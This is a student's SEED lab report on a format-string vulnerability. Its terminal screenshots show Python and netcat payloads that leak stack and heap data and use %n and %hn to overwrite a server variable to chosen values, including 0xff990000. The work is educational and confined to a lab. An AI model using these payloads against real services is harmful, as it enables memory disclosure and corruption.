12:42 AM
/bin/bash 168x41

```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
@@@@.00000000.00000064.b7fff918.0804a014.b7fe97a2.b7fffad0.bfffe740.00000001.bfffe698.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.1ff95b00.00000003.bfffe74
0.bfffed28.080487e5.bfffe740.bfffe6b4.00000010.08048704.00000006.00000010.00000003.82230002.00000000.00000000.00000000.12920002.0602000a.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0
0000000.00000000.00000000.00000000.00000000.40404040.
The value of the 'target' variable (after): 0x11223344
```


From the above screenshot we observe that the 80th our input which is stored in the stack. Thus, we could successfully read our data input that is stored in the stack.

b. Heap Data

Next, we try to access the data on the heap i.e. the secret data whose address is already known from previous tasks. Here the length of the filename makes a difference thus we place the address in binary form of the format string. Since we know that the address will repeat at the 80th, we can replace the 80th %.8x with %s.


Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("\x70\x88\x04\x08"+".%.8x"*79+"%s");' | nc -u 10.0.2.4 9090
```


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41
12:45 AM

```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the ’target’ variable: 0x0804a044
The value of the ’target’ variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
p�.00000000.00000064.b7fff918.0804a014.b7fe97a2.b7fffad0.bfffe740.00000001.bfffe698.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.70637800.00000003.bfffe740.
bfffed28.080487e5.bfffe740.bfffe6b4.00000010.08048704.00000006.00000010.00000003.82230002.00000000.00000000.00000000.4ba30002.0602000a.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000A secret message

The value of the ’target’ variable (after): 0x11223344
```


We observe that we can successfully retrieve the value and hence “secret message” is printed on the console.

Task 5: Change Server Program’s Memory


Now we try to change the value of the ‘target’ variable. It is initialized to 11223344 in the server program.

a. Change the value to different value

In this sub-task we try to change the value of the target. We can access the value of the target by providing its address at the beginning of the message and add 80 format specifiers to reach the buffer. We make use of %n instead of %s which changes its value to the number of characters printed as shown below.


Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("\x44\xa0\x04\x08"+"%.8x"*79+"%n");' | nc -u 10.0.2.4 9090
```




```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe750
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe6a8
D�0000000000000064b7fff9180804a014b7fe97a2b7fffad0bfffe75000000001bfffe6a80000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000082ac6c0000000003bfffe750bfffed38080487e5bfffe750bfffe6c4000000
100804870400000006000000010000000382230002000000000000000000acd800020602000a00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
The value of the 'target' variable (after): 0x0000027c
```


From the above screenshot we observe that the value of the target variable(after) is changed to 0x0000027c from 0x11223344.

b. Change the value to 0x500

To change the value to 0x500 first we need to print 0x500(i.e. 1280) characters. As we print 0x27c already we achieve by adding '%.644x' format specifier as shown in the below.



```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("\x44\xa0\x04\x08"+"%.8x"*78+"%.652x%n");' | nc -u 10.0.2.4 9090
```




```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ ./server
The address of the input array: 0xbfffe740
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe698
D�0000000000000064b7fff9180804a014b7fe97a2b7fffad0bfffe74000000001bfffe6980000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001097a0000000003bfffe740bfffed28080487e5bfffe740bfffe6b4000000
100804870400000006000000010000000382230002000000000000000000097c800020602000a00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
The value of the 'target' variable (after): 0x00000500
```


From the above screen shot we observe that we successfully changed the value of the target variable to 0x00000500 from 0x11223344.

c. Change value to 0Xff990000

Unlike the previous sub task now we divide the memory address into 2-byte addresses with the first being a smaller value, since %n is accumulative. We first store FF99 as in the previous sub task. To get the remaining 0000 value we just overflow the value, that leads for the memory to store only the lower 2 bytes of the value. Thus 0000 is stored in the lower byte of the destination address.



```
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$
[10/18/20]seed@Chandan_PES1201701593:~/.../lab$ python -c 'print("\x46\xa0\x04\x08@@@@\x44\xa0\x04\x08"+"%.8x"*78+"%64797x"+"%hn"+"%103x"+"%hn");' | nc -u 10.0.2.4 9090
```



```
                                                                        0
     40404040
The value of the 'target' variable (after): 0xff990000
```

From the above screenshot we observe that we successfully changed the value of the target variable to 0xff990000 FROM 0x11223344. The empty spaces in the output indicates the format specifier used.

THANK YOU